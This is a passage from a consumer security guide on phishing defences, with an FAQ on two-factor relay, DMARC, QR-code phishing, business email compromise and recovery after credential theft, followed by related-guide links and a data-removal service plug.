The defensive story followed the same curve. Domain-based authentication with a rejecting policy closed off direct domain impersonation. Phishing-resistant authentication, hardware keys and passkeys, closed off credential relay by binding the credential to the real domain. Click-time link inspection, attachment detonation, and QR extraction closed off older delivery tricks. The pattern across the whole history is that each defensive advance narrows one path and pushes attackers toward the next, which is why the current frontier sits at multi-channel delivery, deepfake-assisted pretexts, and real-time proxies rather than the misspelled emails of a decade ago. The one constant is the target: a human under time pressure being asked to act.
Frequently asked questions
Does two-factor authentication stop phishing? Not all of it. Codes from SMS or an authenticator app can be relayed in real time by an adversary-in-the-middle proxy that forwards both your password and your code to the real site. Hardware security keys and passkeys are the exception, because they sign a challenge bound to the genuine domain, so a credential presented to a lookalike site does not work. For accounts that matter, use a phishing-resistant factor rather than a code.
How can I tell a phishing site from the real one if it looks identical? Trust the domain and your tools rather than the appearance. Read the registerable domain from the right of the address, reach the site through a path you already have rather than a supplied link, and rely on your password manager declining to autofill on a domain that does not match. A pixel-perfect copy is easy, a matching domain and a fooled credential manager are not.
What is business email compromise, and why is it so costly? Business email compromise is phishing aimed at financial theft, where an attacker impersonates an executive, a vendor, or a lawyer to redirect a wire transfer or change payment details. It is costly because it targets people authorized to move large sums and relies on urgency and authority rather than malware, so it slips past technical defenses. The control that stops it is out-of-band verification of payment changes, enforced with no exceptions for urgency.
Why does DMARC need to be set to reject? SPF and DKIM check whether a message was sent by an authorized server and signed by a domain, but on their own they do not tie that result to the visible From address, and a monitoring-only DMARC policy takes no action on failures. Setting DMARC to reject instructs receivers to drop messages that fail alignment with your domain, which is what actually prevents your domain from being impersonated. A record set to monitoring only provides reporting without protection.
Is a suspicious QR code really a phishing risk? Yes. QR code phishing hides the destination URL inside an image, which older email filters cannot inspect, so the link bypasses URL detonation and rewriting. The QR code resolves to a phishing portal exactly like a pasted link would. Treat a QR code that asks for urgent action, especially one requesting authentication, with the same suspicion as an unexpected link, and reach the service through a known path instead.
What should I do if I think I already entered credentials on a phishing site? Act quickly. Change the password on the affected account from a device and path you trust, and change it anywhere you reused it. Sign out active sessions if the service allows it, enable a phishing-resistant second factor, and watch the account for unauthorized changes. If it is a work account, report it to your security team immediately, since fast containment limits how far an attacker can move with the stolen access.
Are individuals or organizations the harder target to defend? They fail differently. Individuals lack email gateways and centralized policy, so channel awareness and phishing-resistant authentication carry most of the weight. Organizations can deploy DMARC, click-time inspection, and hardware keys, and they present larger, more researched targets for spear phishing and business email compromise. The shared defense is the same protocol on both sides: verify the source through a known path, and confirm sensitive requests out of band.
Related guides
- The Social Engineering Playbook
- AI-Powered Phishing Attacks
- Email Security Guide
- How to Set Up Two-Factor Authentication
- Best Secure & Encrypted Email Providers
Most attacks above start with data already sitting on people-search and broker sites. MyDataRemoval wipes your phone, email, and home address from 200+ broker sites and keeps re-checking every month. This links to the vendor's own page and earns us nothing today.